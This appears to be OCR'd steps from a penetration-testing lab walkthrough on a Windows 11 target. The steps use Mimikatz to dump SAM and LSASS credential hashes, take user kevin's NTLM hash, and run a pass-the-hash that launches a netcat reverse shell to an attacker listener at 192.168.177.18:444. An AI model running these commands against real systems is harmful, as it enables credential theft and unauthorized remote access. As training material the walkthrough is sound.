

1. Enable debug privilege:
   **privilege::debug**




1. Elevate current thread token privileges:
   **token::elevate**





1. Dump local SAM account hashes using Mimikatz SAM module:
   **lsadump::sam**





1. Dump LSASS memory credentials for logged-in local and domain accounts:

   **sekurlsa::msv**


   *Note the Administrator RID:* **000001f4**.





1. Scroll to user `kevin` and copy the NTLM hash from the output buffer.





1. Switch to **Parrot Security** machine, open superuser terminal (**sudo su** / password: **toor**), and start Netcat listener on port 444:
   **nc -lvp 444**





1. Return to **Windows 11** Mimikatz prompt and revert token context:
   **token::revert**




1. Execute Pass-the-Hash attack injecting user `kevin`'s NTLM hash to spawn Netcat reverse shell back to Parrot Security (**192.168.177.18:444**):
   **sekurlsa::pth /user:kevin /domain:lpt.com /ntlm:[USER_HASH] /run:"c:\Users\cpent\Downloads\nc64.exe -e cmd.exe 192.168.177.18 444"**



